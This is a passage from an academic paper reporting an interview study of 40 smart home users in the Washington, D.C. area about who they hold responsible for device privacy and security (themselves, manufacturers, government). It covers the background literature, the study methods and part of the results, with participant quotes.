put more pressure on others to take action. We also consider that responsibility may be perceived in a more negative light as "the state or fact of being accountable or to blame for something."[3] Viewing responsibility through this lens may reveal areas of discomfort. These areas of discomfort could illuminate gaps that need to be filled in order to provide a more private and secure smart home experience and make adoption more palatable. However, it is currently unclear where users think responsibility for smart home privacy and security lie.

To address this gap, we uncovered perceptions of responsibility during a semi-structured interview study of 40 smart home users by seeking to answer two research questions:

RQ1: Who do users believe is responsible for the privacy and security of their smart home devices?

RQ2: What is the relationship, if any, between perceptions of responsibility, concern, and taking mitigative action?

Our study revealed that user concerns about the possibility of undesirable security and privacy situations (e.g., as found in [56, 66]) can stem from the perception of insufficient controls on manufacturers and inadequate user support. We found that users primarily assign privacy and security responsibility to three actors or a combination of those - smart home owners (personal responsibility), manufacturers, and government/regulatory bodies - with manufacturers being most frequently held responsible. Responsibility is often viewed as being an interdependent relationship between those actors in the pursuit of robust smart home privacy and security. Part of this relationship relies on actors taking voluntary action (e.g., users configuring security options) and supporting the others in their goals (e.g., a manufacturer providing security tips to consumers). However, when a user is either unwilling or unable to take necessary action, participants desired better information and built-in protection by manufacturers, facilitated by the government. When manufacturers do not use privacy and security standards or support privacy/security controls, standards or guidance can help them target a privacy/security baseline, with "checks and balances" (e.g., regulations, certification) enforcing action.

Our study makes several contributions:

- We provide novel insight into where smart home users place responsibility for the privacy and security of their devices and how those perceptions may relate to concerns and implementation of mitigations. We identify a theme of an interdependent relationship between users, manufacturers, and the government/third parties.
- Our findings extend prior literature related to perceptions of privacy/security responsibility for conventional technology into the smart home domain.
- We give practical guidance for how users, manufacturers, and government/third party organizations might support each other by filling current gaps.
- We suggest future research directions to address how best to enhance the interdependent relationship necessary for smart home privacy and security.

[3] Ibid.

2 Background

To help frame our smart home privacy and security study, we describe prior research and background information related to privacy/security perceptions, smart home privacy/security, responsibility, and third-party efforts.

2.1 Related Work

2.1.1 Privacy and Security Perceptions

Prior research on privacy perceptions can serve as a foundation when exploring user beliefs and opinions of smart home privacy. Researchers have suggested the existence of a "privacy paradox" [2, 7] in which, although users often state that they care about privacy, they may fail to mitigate privacy risks and choose to use privacy-violating technology. Users may also willingly or reluctantly trade privacy and security for convenience and perceived benefits [2, 47, 48]. One study suggests that users value privacy more when they have it than when they do not, i.e., efforts to re-establish privacy may be less spirited than staying private in the first place [3]. Default settings and hard-to-navigate configuration options also contribute to behavior that does not preserve privacy [46]. Furthermore, privacy policies are often mistakenly assumed to contain the promise to respect user privacy or understood as implicit recommendations [41]. The concept of "privacy resignation" in response to repeated privacy violations has also been identified [52].

We also turn to prior literature on perceptions and security mitigations employed with traditional information technology (IT) and online applications as a potential basis of comparison. Typical, non-technical end users rarely view security as a primary goal when interacting with technology, often lack security knowledge, and have low self-efficacy when it comes to taking security-related action [54]. This is opposed to security experts who have very different ideas of which actions help with online security [39, 58]. Wash and Rader [62] surveyed U.S. internet users and found that those with weakly held beliefs about viruses and hackers were the least likely to take protective actions. Stanton et al. [54] discussed "security fatigue," a weariness towards security when it becomes too burdensome. Herley [36] similarly claimed that users may ignore security advice due to being overwhelmed by the sheer volume of advice, viewing security as being a high cost to themselves, and because they perceive security actions to be

inadequate in the face of myriad threats. West et al. [63] examined why people make poor security decisions, finding that the tendency to satisfice, cognitive biases, time pressures, and inattentional obliviousness contribute to this.

In this paper, we explore whether users' general views of privacy and security found in the literature are reflected in the perceptions of privacy/security responsibility for a specific technology (smart homes).

2.1.2 Smart Home Security and Privacy

In recent years, many researchers have examined smart home privacy and security from a user perspective. In this section, we highlight several relevant efforts that identified user perceptions and experiences that can be confirmed or extended in our own study. Early work pointed out a lack of transparent privacy controls in smart home devices [61]. A subsequent study identified additional challenges and tensions in smart home hubs, including security and privacy issues [44].

Research and industry surveys have shown that security and privacy concerns can be barriers to adoption of smart home devices [11, 21, 57, 64]. For example, Lau et al. [42] found that some non-users are privacy conscious and distrustful of privacy and security of smart home devices and their manufacturers, and that smart home devices generally cross these non-users' privacy thresholds.

Even adopters have privacy and security concerns. For example, Sanguinetti et al. [51] found that owners of smart home devices were just as concerned as those who chose not to purchase the devices. Malkin et al. [43] observed that users express concern about smart home speaker recordings and reject the use or sharing of recordings for purposes other than voice commands because of a violation of contextual integrity (i.e., not adhering to user expectations of how data flows and is used for a specific service). Users also have complex, but incomplete threat models, which include a general sense of being surveilled by manufacturers or the government and the possibility of being attacked by hackers, while lacking awareness of botnets and the sale of inferred data [1, 21, 67]. Users were generally more concerned when the privacy of children was at stake [4, 43].

Smart home users also express that they lack information to evaluate device privacy and security features. Emami-Naeini et al. [21] found that, although participants ranked privacy and security as important factors when purchasing IoT devices, information was difficult to find. This was also confirmed by researchers at the U.S. National Institute of Standards and Technology (NIST) who found that open-source security information for smart home devices often lacked specificity or was unavailable [24].

Multiple studies found a lack of substantive mitigation actions to address security and privacy concerns for various reasons, including lack of agency, lack of option availability, and trust in other entities to take action [1, 32, 42, 56, 66]. Adopters may also fail to take action because they typically have higher tolerances for privacy violations, willingly or reluctantly accept the trade-off in exchange for the convenience and utility offered by smart home devices, and often express that they have "nothing to hide" [42, 56].

Other researchers identified privacy and security options desired by users. In a co-design exercise, Yao et al. [65] found that data localization and a private mode were among desired items for privacy protections. Haney et al. [32] identified wishlists for both privacy and security mitigations, which included more transparency about data collection and use and easy-to-configure options. However, availability of options must be balanced with usability, as expressed by Colnago et al. [12] who found that, while participants desire more control over their data and privacy settings, they are concerned about being overloaded with configuration options and "notification overload."

Several studies investigated the use of smart home devices in multi-user homes, finding power imbalances in that secondary users often have less agency in purchase and configuration and use decisions, which creates a potential for abuse [28, 42, 66]. These findings are corroborated by Huang et al. [37], who observed that users of multi-user devices adopt all-or-nothing mitigation strategies similar to mitigations against external actors, and desire more control options over their data. Tabassum et al. [57] found that users desire sharing options with people outside their home to increase their security. Based on a 2018 online study, He et al. suggested that smart homes need granular configuration options based less on device type and more on user type (e.g., neighbor vs. spouse) [35]. On the manufacturer side, Chalhoub et al. interviewed smart camera designers, and found that user experience (UX) is considered important in communicating privacy configurations, but is under-utilized when it comes to security [10]. While prior studies identified smart home privacy and security concerns and mitigations, to the best of our knowledge, none explored *perceptions of responsibility* in detail. This is a gap our research hopes to address.

2.1.3 Perceptions of Responsibility

As a possible comparison point to our findings related to responsibility of *smart home* security and privacy, we look to prior work addressing general security and privacy responsibility. Past research has shown that consumers often feel that security is the responsibility of a third party (for instance, the government, vendors, or IT professionals) and may delegate security decisions because they feel they lack knowledge and technical skills to take action [27, 30]. From a privacy perspective, Renaud at al. [50] explored why end-to-end email encryption solutions have not been widely adopted. They found that, although participants were privacy aware, they were often not overly concerned enough to take additional action, partially because they abdicated responsibility to service providers that

they felt were better equipped. Bandyopadhyay [5] proposed a theoretical framework to explore factors influencing privacy and security concerns of consumers who use the internet. He suggested that there is a consumer trust problem which necessitates increased assurance that security and privacy are being protected. Therefore, the responsibility of assurance was viewed as three-fold, falling on governments, vendors, and, to a lesser degree, consumers. Dogruel and Joeckel [19] interviewed U.S. and German smartphone users and found that most felt the responsibility for privacy protection lies primarily in their own hands. While some participants assigned third party responsibility to government and commercial entities, most believed both carry at least some responsibility for privacy. German participants were much more likely to desire government intervention in the case of privacy, for example by setting minimum privacy standards and establishing legal frameworks. U.S. participants, however, were more likely to place accountability with commercial entities.

A global Mozilla survey of close to 190,000 people asked "Who is most responsible for protecting the online safety, privacy, and security of the connected apps and devices you own?" [9]. Thirty-four percent of respondents placed responsibility on the makers of apps and devices, with roughly the same percentage saying that it was up to them. Twenty percent selected government. The survey also revealed variances in responsibility perceptions among different countries. For example, respondents from Mexico and the U.S. were much more likely to claim personal responsibility (41% and 43%) and less likely to put most responsibility on the government (13% and 12%) as compared to those from other countries.

While these prior studies examined perceptions of responsibility, none focused on smart home devices. It is unclear as to whether responsibility for smart home devices is viewed differently than traditional online or information technology, potentially because of inherently unique characteristics of the devices, such as them being always on and collecting data within highly personal and private spaces. Our study begins to address this unknown.

2.2 Third-Party Efforts

Government, regulatory bodies, non-profits, and other certification authorities have demonstrated initiative in protecting consumers' digital privacy and security, with differing levels of success. Recent developments in privacy-protecting laws reflect that some responsibility for keeping user data private is being shifted from users to corporations via government intervention. For example, the European Union (EU) enacted the General Data Protection Regulation (GDPR) [60], which provides individuals with rights related to the collection and storage of their personal data and requires that developers implement privacy by design. In the U.S., the state of California recently implemented the California Consumer Privacy Act (CCPA) [55], a statute that addresses online privacy and states that a consumer has rights regarding transparency of data collection and the right to request that their data not be sold and be deleted. Reactions and implementations for these regulations have been mixed since privacy may be viewed as a conflict between allowing the free market to trade data as a commodity and empowering end users to control their own data. With respect to GDPR, while some vendors have added configuration options, many are still difficult to navigate for average users. Other vendors block access to their services when accessed from within the EU to avoid having to comply [16].

With respect to IoT, several industry, government, and non-profit organizations have issued voluntary security guidance for manufacturers, most of which is too new to have been widely adopted. Recent government guidance includes NIST's *Foundational Cybersecurity Activities for IoT Device Manufacturers* [23] in the U.S., the European Union Agency for Cybersecurity (ENISA)'s *Good Practices for Security of IoT - Secure Software Development Lifecycle* [22], and the United Kingdom (U.K.)'s *Code of Practice for Security of IoT* [17]. Industry consensus groups have also provided privacy and security baseline resources for manufacturers, for example, the Internet of Things Privacy Forum [38], IoT Security Foundation [40], and the Council to Secure the Digital Economy [14]

Recently, there has also been considerable attention and advocacy for IoT product security and privacy labels as both an aid to consumers and way to increase manufacturer transparency and accountability [18, 33, 53]. For example, the Underwriters Laboratory (UL) now provides an IoT security rating backed by a standardized process to evaluate security aspects of smart products [59] and the wireless industry association implemented the CTIA IoT Cybersecurity Certification Program [15]. Carnegie Mellon University proposed IoT security and privacy labels based on studies of consumers and experts that suggested that labels could aid in consumer purchase decisions while holding manufacturers accountable for product privacy and security implementations [20, 21].

3 Methods

Between February and June of 2019, we conducted an exploratory, semi-structured interview study of 40 smart home users to understand their perceptions of and experiences with the devices. This paper describes a subset of collected data which is novel to prior smart home research and centered on user perceptions of privacy and security *responsibility*. The study was approved by our institution's research protections office. Prior to data collection, participants were informed of the study purpose and how their data would be protected. Data were recorded without personal identifiers (using generic identifiers such as P10_A) and not linked back to individuals.

3.1 Participant Recruitment & Demographics

To be eligible for the study, participants had to be adult users of smart home devices. We hired a consumer research company to recruit general public participants, who were compensated with a $75 prepaid card. Prospective participants were members of the consumer research company's research panel, a database comprised of over 6,000 participants located in the Washington, D.C. metropolitan area in the U.S. who had agreed to be contacted about consumer research opportunities. The recruitment company emailed a subset of 444 members of the research panel, selected for demographic diversity. They also recruited via social media posts and requested direct referrals.

To determine eligibility, those interested in the study first completed an online screening survey about their smart home devices, their role with the devices (e.g., administrator, user), professional background, basic demographic information (age, gender), and number of household members. After reviewing the screening information, we purposefully selected participants for interviews if they had two or more different smart home devices for which they were an active user (as opposed to being a bystander). We did this to engage with users who actually had *smart homes*, which we define as using multiple, diverse smart home devices, as opposed to those with only one individual smart home device. Smart TVs were not included in this initial count (but were addressed in the interviews) because most TVs now come with smart functionality and do not necessarily represent a deliberate choice to purchase a smart device.

We ultimately selected and interviewed 41 individuals. Despite a review of the screening questionnaire, during the interview, one participant (P5) was found not to have any smart home devices, so was removed from the study.

We defined smart home devices as being networked devices in the following categories, which were developed after consultation with IoT experts in our institution and used in the screening survey to focus responses. Number of participants with each type of device is indicated in parentheses.

- **Smart security (n=35):** e.g., security cameras, motion detectors, door locks
- **Smart entertainment (n=38):** e.g., smart televisions, speakers, streaming devices, connected media systems
- **Home environment (n=38):** e.g., smart plugs, energy consumption monitors, lighting, thermostats, smoke and air quality sensors
- **Smart appliances (n=15):** e.g., smart refrigerators, coffee pots, ovens, washing machines
- **Virtual assistants (n=36):** e.g., voice-controlled devices such as Amazon Echo/Alexa and Google Home

Initially, although not a major focus of this project, we also wanted to examine potential differences between smart home users living in the same household. Therefore, the survey was administered over the phone to another household member if interested. This recruitment only yielded four additional participants, so we ultimately decided not to pursue this vein of comparison. Since few participants were recruited in this way, it is unlikely that their opinions caused undue data bias, especially since most had different perspectives from their housemates.

Of the 40 participants, 32 had installed and administered the devices (indicated with an A after the participant ID), and eight were non-administrative users of the devices (indicated with a U). Twenty-two (55%) were male and 18 (45%) were female. The majority (70%) were between the ages of 30 and 49. Participants were highly educated with 18 (45%) having a master's degree or above and another 20 (50%) with a bachelor's degree. Thirty-four participants lived in multi-person households, with four couples among the participants (interviewed individually). All but one participant had three or more individual smart home devices, with 34 having devices in three or more categories. Refer to Appendix A for detailed participant demographics.

3.2 Data Collection

In addition to the screening survey responses, our data consisted of transcripts from 40 in-person, semi-structured interviews lasting on average 41 minutes. All interviews were audio recorded and then transcribed by a third party service provider. We chose semi-structured interviews over other methods, such as surveys, due to the exploratory nature of our investigation. Interviews afforded a greater richness of data, the ability to ask follow-up questions to more deeply explore participant responses, and the opportunity for participants to add other relevant information not explicitly targeted [13].

To develop our interview protocol, we conducted an extensive review of prior literature and market research up through 2018 to understand recent research, trends, and the state-of-the-art in smart home technologies. We also examined existing smart home devices ourselves to understand their usage. Based on these investigations, we crafted questions to address research gaps and explore multiple aspects of smart home device ownership and usage, including privacy and security. We asked an IoT domain expert to review our interview questions to ensure we were using correct terminology and considering appropriate facets of smart home ownership and use. We then piloted the interview protocol with four smart home owners from our institution (two device administrators and two non-administrators/users) to determine the face validity of questions and language. Pilot participants were not compensated. We made minor adjustments to the interview instrument based on feedback from the content expert and the pilot experience. Because modifications were only minor to

improve clarity and comprehension, the pilot interviews were included in the final data set.

Interview questions addressed several areas in the following order: understanding of smart home terminology; purchase decision process; general use; general concerns, likes, and dislikes; installation and maintenance; privacy; security; and safety.[4] During the interviews, we differentiated between privacy and security by giving the participants definitions and examples of what each term meant. Security concerns relate to safeguarding of data/devices while privacy is safeguarding user identity (which can be gleaned from certain types of data). In this paper, we focus only on collected data pertaining to privacy and security *responsibility* since this topic has not yet been explored in detail by other researchers. Note that participants may have mentioned privacy and security responsibility concepts throughout the interview (for example, when asked if they had any hesitations prior to device purchase), not just during the designated privacy and security sections.

We interviewed until we reached two conditions. First, we monitored for theoretical saturation, the point at which no new ideas emerge from the data [13]. We also wanted to ensure we had a participant sample with a diverse set of smart home devices to account for potentially different experiences depending on the types of devices.

3.3 Data Analysis

Data analysis included both deductive and inductive coding practices, which allowed for an emergence of core concepts. Analysis of the interview transcripts began with the development of an *a priori* code list based on the research questions. Using the initial code list, each of the three research team members individually coded a subset of four interviews (4936 lines, 214 minutes of audio), then met as a group to discuss code application and develop a codebook. The final codebook addressed all data concepts (e.g., purchase, installation, usability, privacy, security, safety). All codes were "operationalized," which involves formally defining each code to ensure understanding among all coders.[5]

Using the codebook, we then coded the remaining interviews independently, with each transcript coded by two researchers and one primary coder (the first author) coding all interviews. Each pair of coders then examined and resolved differences in code application. In accordance with the recommendation of qualitative methodologists (e.g., [6, 45]), we focused not just on agreement but also on how and why disagreements in coding arose and the insights afforded by subsequent discussions. This focus was especially valuable in pursuing alternate interpretations of the data given the diverse perspectives of our multidisciplinary research team. When disagreement occurred, we discussed as a group to reach consensus. In rare cases where agreement could not be reached, the primary coder made the final decision.

Throughout the data analysis phase, we progressed to the recognition of relationships among the codes and examined patterns and categories. We met regularly as group to discuss our interpretations and emergent ideas. This process allowed for the development of central concepts, including the topic of this paper: perceptions of privacy and security responsibility as an interdependent relationship.

3.4 Limitations

As with any interview study, participant responses are subject to recall, self-report, and social desirability biases. In addition, our study only captures perceptions of smart home adopters of multiple devices, so does not adequately capture those of limited adopters or non-adopters. The participants, who were generally highly educated professionals in a high-income metropolitan area, may not be fully representative of the smart home user population in the U.S. However, our sample appears to mirror smart home adopters characterized in prior industry surveys [29]. We also acknowledge that U.S. smart home users may have different privacy and security attitudes from those in other countries, for example, due to political or cultural factors related to privacy expectations and tolerance. However, since other regions in the world, such as Europe, lag behind North America in terms of smart home market penetration and maturity [8], our findings may identify potential areas that other countries may want to consider as adoption increases. These limitations could be addressed with replication of this study in other countries or a global quantitative survey informed by the results of our study.

Since the smaller sample common to qualitative research does not lend itself to generalizability, we did not perform analysis to identify differences based on demographics (e.g., gender, age). We also did not differentiate responsibility based on device type but rather asked about general perceptions. We plan to explore the effect of demographic characteristics as well as per-device differences in a follow-up quantitative survey administered to a larger sample.

4 Results

In this section, we report results about perceived responsibility for smart home privacy and security. Example quotes from participants are provided throughout. Counts are provided in some cases, not as an attempt to distill our qualitative data to quantitative measures, but rather to illustrate weight or unique cases.

We first provide a brief overview of the privacy and security concerns and mitigations voiced by participants during the interviews. Although these concerns and mitigation strategies are not novel as compared to those identified in several of

[4] Interview questions can be found in an extended form of this paper at https://go.usa.gov/xGwP7.

[5] The codebook for privacy and security concepts informing this paper are included in the extended version.




Figure 1: Participant concerns.




Figure 2: Shared privacy and security mitigations.

the studies cited in Section 2.1.2, we summarize our own findings here in order to contextualize the focus of the paper: the assignment of *responsibility* for security and privacy.

4.1 Concerns and Mitigations

Early in the interview, we asked participants a general question, "What concerns, if any, do you have about the devices?" We later asked, "What are your concerns, if any, about how information is collected, stored, and used and who can see that information?" and "What are your concerns, if any, about the security of your devices?" In some cases, participants were personally concerned about privacy or security (28 for privacy and 26 for security) but to varying degrees. Several participants mentioned concerns that were expressed by others (e.g., family members, friends, media) but not personally held (4 for privacy, 6 for security). The most frequently mentioned concerns for both privacy and security in our study are summarized in Figure 1.

We also found evidence of lack of concern. In 24 cases, participants did not value the information collected by smart home devices, believing they would not be a worthwhile target. Therefore, they felt that there was a low probability that their devices would be hacked (5 participants). In addition, unconcerned participants often demonstrated privacy resignation [42] in which users believe that their data is already publicly available via other means and that there is nothing they can do about it (8 participants).

Privacy and security mitigations enumerated by participants were often simplistic or non-technical. Examples of simplistic mitigations include: setting a device app password, password-protecting the Wi-Fi network, and disabling the option to order items via virtual assistants. Non-technical mitigations included: not having sensitive conversations near virtual assistants, not placing devices with cameras or microphones in private rooms of the house (like bedrooms), or unplugging the device when not in use. Figure 2 shows the most frequently-mentioned mitigations. Note that all of these were discussed at least once within both the privacy and security contexts.

We observed that being concerned about smart home privacy and security did not always translate into action. This inaction was due to several reasons. First, smart home device ownership was often viewed as a conscious choice to accept risks in exchange for perceived benefits, described as *"willful ignorance"* by P1_A. This same participant commented, *"It's a trade-off... I know that it's collecting personal data,... and I know there's the potential of a security leak, but yet, I like having the convenience of having those things" (P1_A)*. Second, users may not be aware of available options or were not given options by the manufacturer. For example, one smart home user commented, *"I've been given very little methods to alleviate the concerns. Usually the description of the controls aren't specific enough for me to alleviate my concerns" (P13_A)*. In addition, some do not have enough knowledge to be able to select and implement mitigations, especially security ones (8 participants). A participant said, *"I know it is password protected. That's as far as my knowledge. I don't know more than that. I'm not certified with cybersecurity" (P41_U)*. As with concerns, we also observed the influence of resignation as well as loss of control and fatalism, which are characteristics of security fatigue. One participant exhibited this resignation when he said, *"I just kind of assume if it exists, there's a way to hack into it" (P18_A)*.

4.2 Responsibility

Participants were asked "Who do you think is responsible for protecting the privacy of information collected by your smart home devices?" and, later in the interview, "Who do you think is responsible for the security of your devices?" Participants may have also discussed concepts related to responsibility in response to other questions, e.g., those pertaining to concerns and "What kind of things would you like to be able to do with your devices, but haven't, don't know how, or are not sure that you can?".




Figure 3: Perceptions of responsibility for smart home privacy and security.

Most responses fell into one of three categories or a combination of those: personal responsibility (smart home owners), device manufacturers, and government/regulatory bodies (see Figure 3). Two participants did not have an answer for privacy, and three did not have a response for security. One owner of a smart thermostat thought the power company was responsible for privacy, and one participant said internet service providers were partially responsible for security.

4.2.1 Personal Responsibility

Eighteen participants claimed at least partial personal responsibility for **privacy** (6 of those with sole responsibility). For example, P1_A expressed, *"It starts with us. We're bringing this device into our home."* Twenty-eight participants claimed some personal responsibility for **security** (7 with sole responsibility): *"It's on you to either put extra restrictions in place or just be okay with the fact that [a breach] is going to happen" (P8_A)*. Note that several participants placed responsibility on a housemate or spouse who was more involved with the devices. However, we considered personal responsibility as being that of smart home owners in general.

Eleven participants viewed personal responsibility as holding themselves accountable for accepting risks. For instance, personal privacy responsibility was often described as being implicit with device purchase and continued use. When asked who was responsible for privacy, a participant said:

> *"The owners. In my opinion, if you don't want stuff exposed, you shouldn't have those devices in your house to begin with. You're accepting a risk by taking those on in your home" (P35_A).*

Another commented, *"You buy the device and realize what you're getting yourself into... Buyer beware. Operate at your own risk" (P26_A)*.

We also observed that viewing responsibility as personal could also be a justification for inaction in taking mitigation actions, even if privacy and security were concerns. In these cases, participants accepted personal blame for their own perceived deficiencies, such as not looking into what options were available, having incomplete threat models, or not taking the time to learn more about how to secure their devices or home networks. For example, P14_U believed device owners are to blame if they do not adequately secure their devices: *"I think that's probably a shared thing... A lot of people don't put secure passwords and stuff on their systems... People don't use the tools that are out there, like VPNs,... I think that's all responsibility of you."* Although P8_A believed he is solely accountable for the security of his smart home devices, he did not take many substantive mitigation actions because *"I'm not going to educate myself on network security... This stuff is not my forte. I'm very accepting to the fact that it is what it is."*

Conversely, participants who approached personal responsibility as an active, obligatory role were those who implemented mitigations above and beyond setting a password at installation and incorporated security and privacy considerations into their purchase decision-making process. Regarding the obligation to configure privacy settings, a smart home owner remarked, *"I feel like the default is always full access, so you have to really look for and pursue stricter settings" (P18_A)*. Especially in the case of security, responsibility was viewed as requiring some effort on behalf of users. For example, P15_A addressed most of his concerns by doing extensive research on the devices prior to purchase. He then only selected those he felt adequately implemented security and privacy protections, including *"good authentication, encryption, secure protocols being used."*

Some participants did not mention taking personal responsibility for smart home privacy and security (22 for privacy, 12 for security). We note that most of these participants did not explicitly deny responsibility, but rather assigned responsibility to other actors when asked. An older smart home user was one of the few to overtly abdicate responsibility when she said, *"I'll leave that to the next generation" (P38_U)*.

The study results also revealed a disconnect between being concerned and accepting responsibility. Among those participants who accepted personal responsibility, the majority did express personal concern (13 concerned vs. 5 unconcerned for privacy and 20 concerned vs. 9 unconcerned for security). However, privacy concern did not necessarily mean that participants accepted responsibility (15 concerned did not accept responsibility for privacy vs. 13 that did). Being concerned with security was more likely to be associated with personal responsibility (20 accepting responsibility and 6 who did not).

4.2.2 Manufacturer Responsibility

As the most frequent response, 28 participants believed manufacturers share some responsibility for **privacy**, with nine of those assigning sole responsibility to manufacturers. For

example, a participant remarked, *"Any single person who was involved in the creation of the product is responsible for what it does, including collecting information" (P30_U)*. Another felt that manufacturers *"have a responsibility to make sure that information is where it's getting sent to, who's getting it, and that it's safe, and it's not going to get taken away or stolen" (P32_A)*.

Thirty participants said manufacturers have at least some responsibility for **security** (only 6 for solely responsible). For instance, one participant who thought manufacturers are solely responsible said, *"I would say the manufacturer. I don't think they can expect all of us to be cybersecurity experts. That's why we bought the product" (P29_A)*. Another commented,

> *"[Manufacturers] are the prime people who are responsible for things they're making because we're not putting all the time, and energy, and money on building that stuff. So, we really don't know what is inside of this" (P9_A)*.

The data revealed an attitude that manufacturers have an obligation to the buyers of their products to adequately protect their privacy and security, with this being part of an unstated manufacturer-consumer contract put in place at time of device purchase. One participant remarked, *"They need to do everything [since they are] taking so much money for all that" (P9_A)*. Another commented, *"If I'm going to buy your product, I think you owe it to me to not abuse that. I did give you money for it" (P29_A)*.

However, there were differing levels of confidence in whether manufacturers could adequately uphold this obligation. Participants who put their trust in manufacturers to protect their privacy and security often did so based on a perceived competence due to company size or reputation. For example, a user trusted larger companies to build secure devices: *"Maybe that's why I'm feeling a little more secure than not because I'm like, oh, this is a big company. If something happens, hopefully, they have the money to figure it out" (P6_U)*. One participant felt that it was beneficial for manufacturers to implement strong privacy and security measures because *"If they have a bunch of massive security breaches, people are going to stop buying their products. So our interests are aligned there" (P17_A)*.

Even though they placed responsibility on manufacturers, others expressed varying levels of distrust. Only 11 participants relied on manufacturer-supplied information when researching potential products, while 34 looked at other, often subjective online sources, such as customer reviews. While 10 participants believed data was sent to manufacturers for beneficial reasons (e.g., product improvement and tailoring to consumer habits), others felt that they were at the mercy of manufacturers who do not have consumers' best interests in mind, for example, believing manufacturers were purposely vague in terms and conditions statements so that consumer data could be more easily monetized. When asked if he ever reads any of the privacy agreements, P10_A said, *"I don't have much trust in what companies say they collect and don't collect. I think they collect what they can and use it."* Others felt that manufacturers were powerless to prevent data breaches and device compromise when up against a determined adversary. For example, a participant commented, *"I would say that I think they try to do a good job of being secure, but we see hacks all the time... I think that sooner or later they will get hacked" (P26_A)*.

In all of these cases, participants felt that manufacturers *should* have a duty to implement adequate security and privacy mechanisms but were not certain they *would* or *could*. However, manufacturers were still not exempt from being accountable or blamed if something should go wrong.

4.2.3 Government Responsibility

Fifteen participants thought that the government or some regulatory body was at least partially responsible for smart home **privacy**, with only one viewing government as being solely responsible. In general, participants viewed the government as having an obligation to protect its people from harm from security and privacy breaches. For example, a participant saw government regulation of smart home privacy as being associated with consumer safety:

> *"I think the other half of the responsibility goes on the government to protect your citizens... There's other safety precautions put in other industries. I don't see why that shouldn't be something applied to this industry as well" (P29_A)*.

P31_A did not think the government would do the best job, but felt regulation had some benefit:

> *"We've got to do something to protect people's information, or at least make them more aware of what exactly is being utilized and sold, and having opportunities to opt-out, taking at least some steps."*

The assignment of government privacy responsibility was at times ironic because several participants also expressed that they believed the government was performing surveillance of citizens via smart home devices. Potential surveillance bothered some, but others were not concerned because they felt they were not doing anything illegal or of interest to the government. Even though P26_A thought the government was partially responsible for privacy, he remarked:

> *"I'd like to regulate our government, but that's not gonna happen. Right? I don't mean to sound so flippant, but I wish they would stop watching and collecting data, but that's not going to happen. It is what it is."*

Interestingly, while over a third of participants allocated at least partial responsibility for privacy on the government, there was less expectation that the government should regulate **security** (5 participants, none holding the government solely responsible). Among those five, P32_A thought the government's duty was in *"setting guidelines, enforcing them."*

P7_A felt that a regulator's role was not about constant auditing but rather holding manufacturers responsible if they were to *"mess up"* with respect to security.

4.2.4 Shared Responsibility

Responsibility for **privacy** was often viewed as being shared by some combination of consumers, manufacturers, and government (21 participants). For instance, one participant thought both she and the manufacturer are obligated:

> *"I think I'm partially responsible in making sure that I don't put too much out there. But I think that the companies that control and own these, they need to make sure that people's information is not being put out there. Because at the end of the day, it affects us" (P37_A).*

Twenty-four thought responsibility for **security** was shared, mostly between user and manufacturer. A tech-savvy participant talked about this mutual obligation:

> *"If you have stronger security features that the device offers the user doesn't use, that's kind of the user's fault. If it doesn't offer certain level of security, that's the manufacturer's fault" (P10_A).*

We observed that participants perceived each actor (consumer, manufacturer, government) as having a role in filling in the gaps when other parties cannot or choose not to enact strong privacy and security measures. In the remainder of this section, we present the different combinations of responsible actors discussed by participants and how they viewed each actor as balancing the others.

Personal and Manufacturer. Most responses about shared responsibility for **security** were between device owners and manufacturers (19 participants), with much fewer (7) for **privacy**. From our analysis, we observe that the difference may be due to a recognition that both the device itself and the environment in which it is placed need to be secured, with only users themselves having the ability to secure the home network and set strong passwords on device companion apps. However, some acceptance of personal responsibility and mitigation implementation did not abdicate manufacturers, since there are aspects of security and privacy that users will never have control over (e.g., secure code, security of cloud services, protection of stored data and data in transit). Therefore, responsibility was often viewed as being shared, as expressed by a participant:

> *"I need to protect my passwords and things like that. But at the same time... you don't know what security features are built in, you don't know what any potential vulnerability might be. I think it's certainly a shared responsibility" (P24_A).*

As another example case, P1_A assumes personal responsibility both in purchase decision (*"It starts with us. We're bringing this device into our home"*) and by taking some simple mitigative actions (e.g., taping over cameras, not placing devices in more private areas of the home like bedroom). Yet, she also expects the manufacturer to do what she is not able to do with respect to managing data *"appropriately and securely"* and producing secure devices.

Given that smart home users may not know how to protect their devices and data, they look to manufacturers to provide them with more usable and transparent options. A smart home administrator commented about the need for better usability:

> *"I think the ability to control that data should be simpler than a multistep process, especially because the smart homes are very popular with people who don't know how to use technology" (P29_A).*

P3_A placed partial responsibility on herself for privacy (*"To the extent that you can do something about it, you should"*), but also felt the manufacturer should be more transparent:

> *"There's a certain responsibility to be transparent about what you're doing with people's data, protect personally-identifiable information, and to make it clear how you will use it up. I would want to know what their rules are about law enforcement, state access, and how they deal with data brokers and other companies."*

